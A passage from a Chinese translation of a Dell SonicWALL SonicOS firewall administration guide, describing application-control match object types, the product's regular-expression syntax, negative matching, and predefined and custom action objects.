
表 106. 支持的匹配对象类型

对象类型	说明	匹配类型	反向匹配	额外属性
文件内容	允许要在文件内容中匹配的模式的规格。即使在文件已压缩的情况下，也将匹配模式。	部分	否	不应将“禁用附件”操作应用到此对象。
文件名	在电子邮件中，这是附件的名称。在 HTTP 中，这是上传到 Web 邮件账户的附件的文件名。在 FTP 中，这是上传或下载文件的文件名。	完全，部分，前缀，后缀	是	无
文件名扩展	在邮件中，这是附件的文件名扩展。在 HTTP 中，这是上传到 Web 邮件帐户的附件的文件名扩展。在 FTP 中，这是上传或下载文件的文件名扩展。	完全匹配	是	无
FTP 命令	允许选择特定的 FTP 命令。	N/A	否	无
FTP 命令+值	允许选择特定的 FTP 命令及其值。	完全，部分，前缀，后缀	是	无
HTTP Cookie 标头	允许浏览器发送的 Cookie 的规格。	完全，部分，前缀，后缀	是	无
HTTP 主机标头	在 HTTP 主机标头中找到的内容。表示 HTTP 请求中目标服务器的主机名，例如 ww.google.com。	完全，部分，前缀，后缀	是	无
HTTP 引用标头	允许浏览器发送的引用标头的内容规格，这在对 Web 站点重定向到用户或客户的 Web 站点时控制和保持其状态很有用。	完全，部分，前缀，后缀	是	无
HTTP 请求自定义标头	允许处理自定义 HTTP 请求标头。	完全，部分，前缀，后缀	是	需要指定的自定义标头名称。
HTTP 响应自定义标头	允许处理自定义 HTTP 响应标头。	完全，部分，前缀，后缀	是	需要指定的自定义标头名称。
HTTP 设置 Cookie 标头	设置 Cookie 标头。提供禁用要在浏览器中设置的特定 cookie 的方式。	完全，部分，前缀，后缀	是	无
HTTP URI 内容	在 HTTP 请求的 URI 中找到的任何内容。	完全，部分，前缀，后缀	否	无
HTTP 用户代理标头	用户代理标头中的任何内容。例如：用户代理：Skype。	完全，部分，前缀，后缀	是	无
Web 浏览器	允许选择特定的 Web 浏览器 (MSIE, Netscape, Firefox, Safari, Chrome)。	N/A	是	无

表 106. 支持的匹配对象类型

对象类型	说明	匹配类型	反向匹配	额外属性
IPS 签名类别列表	允许选择一个或多个 IPS 签名组。每个组都包含多个预定义的 IPS 签名。	N/A	否	无
IPS 签名列表	允许选择一个或多个特定的 IPS 签名以增强粒度。	N/A	否	无

您可以在**添加/编辑匹配对象**对话框上的下拉菜单中，查看可用的匹配对象类型。



在**添加/编辑匹配对象**对话框中，您可以添加多个条目以创建要匹配的内容元素列表。您在匹配对象中提供的所有内容都区分大小写，以达到匹配目的。十六进制表示用于匹配二进制文件。您可以使用十六进制编辑器或网络协议分析器（如 Wireshark）获取二进制文件的十六进制格式。如需这些工具的更多信息，请参见以下章节：

- 第 776 页的 Wireshark
- 第 778 页的十六进制编辑器

您可以使用**从文件导入**按钮，导入包含多个条目（用于匹配匹配对象）的预定义文本文件中的内容。文件中的每个条目都必须在独立的一行内。“从文件导入”功能使您可以轻松地将应用程序控制设置从一个防火墙移动到另一个。

来自文本文件或手动输入的多个条目将显示在列表区域。列表条目使用逻辑 OR 进行匹配，因此如果条目中的任何项目均可匹配，将执行策略操作。

匹配对象包含的字符总数最多为 8000 个。如果匹配对象中的每个元素都包含大约 30 个字符，则可以输入 260 个元素。元素的最大大小为 8000 字节。

主题：

- 第 748 页的正则表达式
- 第 749 页的正则表达式语法


- 第 751 页的注释
- 第 751 页的反向匹配

正则表达式

您可以配置具有特定匹配对象类型的正则表达式，以供应用程序规则策略使用。“匹配对象设置”页面提供了配置自定义正则表达式或从预定义正则表达式选择的方式。Dell SonicWALL 实施支持网络流量上的免重组正则表达式匹配。这表明无需任何输入流的缓存区，并且在数据包范围内可模式匹配。

SonicOS 提供以下预定义正则表达式：

VISA CC	VISA 信用卡号码
US SSN	美国身份证号
CANADIAN SIN	加拿大社会保险号
ABA ROUTING NUMBER	美国银行家协会银行代号
AMEX CC	美国运通信用卡号码
MASTERCARD CC	万事达信用卡号码
DISCOVER CC	Discover 信用卡号码



使用正则表达式的策略将匹配网络流量中最先出现的模式。这将尽早地启用匹配的操作。由于匹配在网络流量上执行，而不仅仅是在可读文本上执行，可匹配的字母包括整个 ASCII 字符集（共 256 个字符）。

支持最初的常见正则表达式，例如“.”、（任何字符通配符）、“*”、“?”、“+”、重复计数、替换和求反。尽管语法和语义类似于常见的正则表达式实施，例如 Perl、vim 及其他，但也存在一些细微的差别。例如，不支持行的开头 (^) 和结尾 ($) 运算符。同时，“\z”指非零数字集，[1-9] 在 PERL 中不会到字符串的结尾。如需语法信息，请参见第 749 页的正则表达式语法。

与 Perl 正则表达式引擎的一个明显不同之处在于缺少向后引用和替换支持。这些功能对于正则表达式而言实际上是不需要的，对于正在检查的数据不能在线性的时间内完成。因此，为保持最高的性能，不支持这些功能。不支持替换和转换功能，因为网络流量只能检查，而不能修改。

在创建匹配对象时，可以选择经常使用的模式（例如美国身份证号和 VISA 信用卡号）的预定义正则表达式。用户还可以在相同的匹配对象中写入自己的表达式。将对此类用户提供的表达式进行分析，未正确分析的任何表达式都可能会导致语法错误，该错误显示在“匹配对象设置”窗口的底部。分析成功后，正则表达式将传递给编译器，以创建实时扫描网络流量所必需的数据结构。

通过构建名称为确定性有限自动机 *(DFA)* 的数据结构可有效匹配正则表达式。DFA 的大小由用户提供的正则表达式指示，并受设备的内存容量限制。复杂正则表达式冗长的编译过程可消耗设备较大的内存量。还可能会花费两分钟的时间构建 DFA，具体取决于使用的表达式。

为避免滥用和拒绝服务攻击，以及对设备管理响应的过度影响，编译器可能会终止过程，并拒绝会使该数据结构变得对设备太大的正则表达式。“发现滥用”错误消息将显示在窗口的底部。

注：冗长的编译期间，设备管理会话可能会临时停止响应，但网络流量会继续通过设备。

对包含较大计数器的表达式构建 DFA 时可能会消耗更多的时间和内存。此类表达式比使用无限计数器（例如“*”和“+”运算符）的表达式更容易受到拒绝。

也可能会受到拒绝的还有包含大量字符而非字符范围或类的表达式。即，表达式“(a|b|c|d|...|z)”，用于指定所有小写字母集比等效字符类“\l”更容易受到拒绝。使用诸如“[a-z]”的范围后，将在内部转换为“\l”。但 “[d-y]”或“[0-Z]”等范围不能转换为任何字符类，此类范围很长，可能会使包含该片段的表达式受到拒绝。

表达式受到拒绝后，用户可能会以更有效的方式重写，以使用以上一些提示避免拒绝。如需语法信息，请参见第 749 页的正则表达式语法。如需讨论如何写入自定义正则表达式的示例，请参见第 782 页的在匹配对象中创建正则表达式。

正则表达式语法

表 107 至表 115 显示构建正则表达式时使用的语法。

表 107. 正则表达式语法：单个字符

表示	定义
.	除“\n”之外的任何字符。也使用 /s（流模式，又称单行模式）修改符匹配“\n”。
[xyz]	字符类。也可提供转义字符。特殊字符不需要进行转义，因为它们在括号[ ]中没有特殊含义。
[^xyz]	求反字符类。
\xdd	十六进制输入。“dd”是字符的十六进制值。必须是两个数字。例如，\r 是 \x0d 而不是 \xd。
[a-z][0-9]	字符范围。

表 108. 正则表达式语法：复合

表示	定义
xy	x 后跟 y
x|y	x 或 y
(x)	等同于 x。可用于覆盖优先级。

表 109. 正则表达式语法：重复

表示	定义
x*	零或多个 x
x?	零或一个 x
x+	零或多个 x
x{n, m}	最小值 n，最大值 m，顺序 x。所有已编号的重复项都将展开。因此，使 m 不合理地变大是不明智的。
x{n}	x 正好等于 n
x{n,}	x 的最小值为 n
x{,n}	x 的最大值为 n

表 110. 正则表达式语法：转义序列

表示	定义
\0、\a、\b、\f、\t、\n、\r、\v	“C”编程语言转义顺序（\0 是空字符（ASCII 字符零））
\x	十六进制输入。\x 后跟两个十六进制数字，表示预期字符的十六进制值。
*、\?、\+、\(、\)、\[、\]、\{、\}、\\、\/、\<space>、\#	转义任何特殊字符。 注：未处理的注释先于任何空格数和英镑符号 (#)。因此，要匹配空格或英镑符号 (#)，必须使用转义顺序 \ 和 \#。

表 111. 正则表达式语法：类似 Perl 的字符类

表示	定义
\d、\D	数字，非数字
\z、\Z	非零数字 ([1-9])，所有其他字符。
\s、\S	空格，非空格。等同于 [\t\n\f\r]。\v 未包含在 Perl 空格中。
\w、\W	单词字符，非单词字符，等同于 [0-9A-Za-z_]。

表 112. 正则表达式语法：其他 ASCII 原始字符类

如果要...	...则使用	
[:cntrl:]	\c、\C	控制字符。[\x00 - \x1F\x7F]
[:digit:]	\d、\D	数字，非数字。和 Perl 字符类相同。
[:graph:]	\g、\G	除空格外的任何可打印字符。
[:xdigit:]	\h、\H	任何十六进制数字。[a-fA-F0-9]。注意：这不同于 Perl \h，它表明水平空间。
[:lower:]	\l、\L	任何小写字符
[:ascii:]	\p、\P	正、负 ASCII 字符。[0x00 - 0x7F]、[0x80 - 0xFF]
[:upper:]	\u、\U	任何大写字符

一些其他常见字符类可从以上原始字符构建。以下类没有它们自己的速记法，因为对于它们使用的任何剩余字符缺少良好的记忆。

表 113. 正则表达式语法：复合字符类

如果要...	...则使用	
[:alnum:]	= [\l\u\d]	所有字符和数字集。
[:alpha:]	= [\l\u]	所有字符集。
[:blank:]	= [\t<space>]	空字符类：tab 和空格。
[:print:]	= [\g<space>]	所有可打印字符类：所有图形字符（包括空格）。
[:punct:]	= [^\P\c<space>\d\u\l]	所有标点字符的类：无负 ASCII 字符，无控制字符，无空格，无数字，无大写或小写字符。
[:space:]	= [\s\v]	所有空格字符。包括 Perl 空格和垂直制表符。

表 114. 正则表达式语法：修改符

表示	定义
/i	区分大小写
/s	将输入作为单行。也可以认为是流模式。即，“.”也与“\n”匹配。

表 115. 正则表达式语法：用于提高优先级顺序的操作符

运算符	关联
[ ]、[^]	从左到右
()	从左到右
*、+、?	从左到右
.（串联）	从左到右
|	从左到右

注释


SonicOS 支持在正则表达式中添加注释。注释后跟任意数量的空格和一个英镑符号 (#)。将放弃空格和英镑符号后面的所有文本，直至到表达式的末尾。

反向匹配

反向匹配提供另一种指定须阻止内容的方式。如果您要阻止除特定内容类型以外的所有内容，您可以在匹配对象中启用反向匹配。在策略中使用该对象时，策略将根据在匹配对象中指定的内容存在与否来执行操作。反向匹配对象中的多个列表条目使用逻辑 AND 进行匹配，也就是说，只有当所有指定的反向匹配条目匹配时，才会执行策略操作。

虽然所有应用程序规则策略都是“拒绝”策略，您可以通过使用反向匹配模拟“允许”策略。例如，您可以允许通过电子邮件发送 *.txt* 附件并阻止所有其他文件类型的附件。或者您可以允许某些类型而阻止所有其他类型。

并非所有匹配对象类型可以使用反向匹配。对于可以使用反向匹配的对象类型，您可以在**添加/编辑匹配对象**对话框看到**启用反向匹配**复选框。



应用程序列表对象

防火墙 > 匹配对象页面还包括**添加应用程序列表对象**按钮，该按钮可打开**创建匹配对象**窗口。此对话框提供两个选项卡：

- **应用程序** – 您可以在此选项卡上创建应用程序过滤对象。该界面允许选择应用程序类别、威胁级别、技术类型和属性。选择之后，将显示与这些条件相匹配的应用程序列表。“应用程序”选项卡提供了创建应用程序列表类型匹配对象的其他方式。
- **类别** – 您可以在此选项卡上创建类别过滤对象。提供了应用程序类别列表及其说明。“类别”页面提供了创建应用程序类别列表类型匹配对象的其他方式。


主题：

- 第 752 页的应用程序过滤器
- 第 753 页的类别过滤器

应用程序过滤器

应用程序选项卡提供用于选择的应用程序列表。您可以通过选择一个或多个应用程序类别、威胁级别和技术，控制显示哪些应用程序。还可以通过在显示屏右上角的“搜索”字段中输入关键字，在所有应用程序名称中搜索此关键字。例如，在**搜索**字段中输入“bittorrent”，并单击**搜索**图标，查找名称中带有“bittorrent”（不区分大小写）的多个应用程序。

如果应用程序列表简化为主要包括首选项的列表，则可通过单击应用程序旁边的**加号**按钮选择要过滤的单个应用程序，然后将您的选择作为应用程序过滤对象进行保存，并使用自定义名称或自动生成的名称。下图显示的对话框包含所有类别、威胁级别和选择的技术（但在选择任何单独的应用程序之前）。



选择用于过滤的应用程序时，它们将显示在右侧的**应用程序群组**字段中。您可以通过删除单独的项目或单击擦除以删除这些项目来编辑该字段中的列表。下图显示**应用程序群组**字段中的多个应用程序。选定的应用程序也使用绿色选中标记在左侧的应用程序列表中进行标记。




完成选择要包含的应用程序后，您可以在**匹配对象名称**字段（先清除**自动生成匹配对象名称**复选框）中输入对象的名称，然后单击**保存应用程序匹配对象**按钮。您将看到**防火墙 > 匹配对象**页面上列出的对象名称，以及**应用程序列表**的对象类型。在创建应用程序规则策略时，将选择该对象。

使用**自动生成匹配对象名称**选项创建的匹配对象将使用波浪号 **(~)** 作为对象名称的第一个字符。

类别过滤器

类别选项卡提供了用于选择的应用程序类别的列表。您可以选择任何类别组合，然后使用自定义名称将您的选择保存为类别过滤对象。下图显示的对话框包含 **IM** 类别的说明。



您可以将鼠标指针移动到列表中的每个类别上，以查看其说明。

创建自定义类别过滤对象的步骤如下：

1 清除**自动生成匹配对象名称**复选框。

2 在**匹配对象名称**字段输入对象的名称。

3 请选择一个或者类别。

4 单击**保存类别匹配对象**按钮。

对象名称以及**应用程序类别列表**的对象类型列于**防火墙 > 匹配对象**页面上。在创建应用程序规则策略时，将选择该对象。

使用**自动生成匹配对象名称**选项创建的匹配对象将使用波浪号 (~) 作为对象名称的第一个字符。

操作对象

操作对象定义应用程序规则策略如何作用于匹配事件。您可以选择一个自定义操作，也可以选择其中一个预定义默认操作。

在**防火墙 > 应用程序规则**页面上添加或编辑策略时，预定义的操作将显示在**添加/编辑应用程序控制策略**对话框。

预定义默认操作列表上也提供了很多 BWM 操作选项。BWM 操作选项的改变取决于**防火墙设置 > BWM** 页面上的**带宽管理类型**设置。如果将**带宽管理类型**设置为**全局**，则所有八个 BWM 级别都可供选择。如果**带宽管理类型**设置为**高级**，则不可选择优先级，但在添加策略时可以使用预定义的优先级。

表 116 显示添加策略时可用的预定义默认操作。

表 116. 添加策略默认操作

始终可用	如果 BWM 类型 = 全局	如果 BWM 类型 = 高级
重置/丢弃	BWM 全局-实时	高级 BWM 低
无操作	BWM 全局-最高	高级 BWM 中
绕过 DPI	BWM 全局-高	高级 BWM 高
数据包监控	BWM 全局-中高	
	BWM 全局-中	
	BWM 全局-中低	
	BWM 全局-低	
	BWM 全局-最低	

如需 BWM 操作的更多信息，请参见第 734 页的使用带宽管理的操作。

单击**防火墙 > 操作对象**页面上的**添加新操作对象**时，可自定义操作将显示在**添加/编辑操作对象**对话框。如需这些操作类型和预定义操作类型的说明，请参见表 117。

注：只有可用于编辑的可自定义操作位于**操作对象设置**对话框中。不能编辑或删除预定义操作。创建策略时，**策略设置**对话框可用于选择预定义操作以及您已定义的任何自定义操作。

表 117. 操作对象设置：操作类型

操作类型	说明	预定义或自定义
BWM 全局-实时	管理入站和出站带宽，可针对保证的带宽以变化的量对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为零。	预定义
BWM 全局-最高	管理入站和出站带宽，可针对保证的带宽以变化的量对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为 1。	预定义
BWM 全局-高	管理入站和出站带宽，可针对保证的带宽以变化的量（默认值为 30%）对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为 2。	预定义
BWM 全局-中高	管理入站和出站带宽，可针对保证的带宽以变化的量对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为 3。	预定义

表 117. 操作对象设置：操作类型


操作类型	说明	预定义或自定义
BWM 全局-中	管理入站和出站带宽，可针对保证的带宽以变化的量（默认值为 50%）对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为 4。	预定义
BWM 全局-中低	管理入站和出站带宽，可针对保证的带宽以变化的量对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为 5。	预定义
BWM 全局-低	管理入站和出站带宽，可针对保证的带宽以变化的量（默认值为 20%）对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为 6。	预定义
BWM 全局-最低	管理入站和出站带宽，可针对保证的带宽以变化的量对其进行配置，最大/突发带宽使用率高达可用总带宽的 100%，设置优先级为 7。	预定义
绕过 DPI	绕过深度数据包检测组件 IPS、GAV、防间谍软件和应用程序控制。该操作在触发连接后的整个连接期间一直持续。特殊处理将应用到从不绕过应用程序控制检测的 FTP 控制信道。该操作支持正确处理 FTP 数据信道。注意，绕过 DPI 不会停止在“防火墙设置”>“SSL 控制”页面上启用的过滤器。	预定义
无操作	可指定策略，而无需任何操作。这允许“仅用于日志”策略类型。	预定义
数据包监控	使用 SonicOS 数据包监控功能捕获会话中的入站和出站数据包，如果已配置镜像，也可将数据包复制到其他接口。可使用 Wireshark 查看和分析捕获。	预定义
重置/丢弃	对于 TCP，将重置连接。对于 UDP，将丢弃数据包。	预定义
阻止 SMTP 电子邮件 - 发送错误回复	阻止 SMTP 电子邮件，并通知发送者自定义的错误消息。	自定义
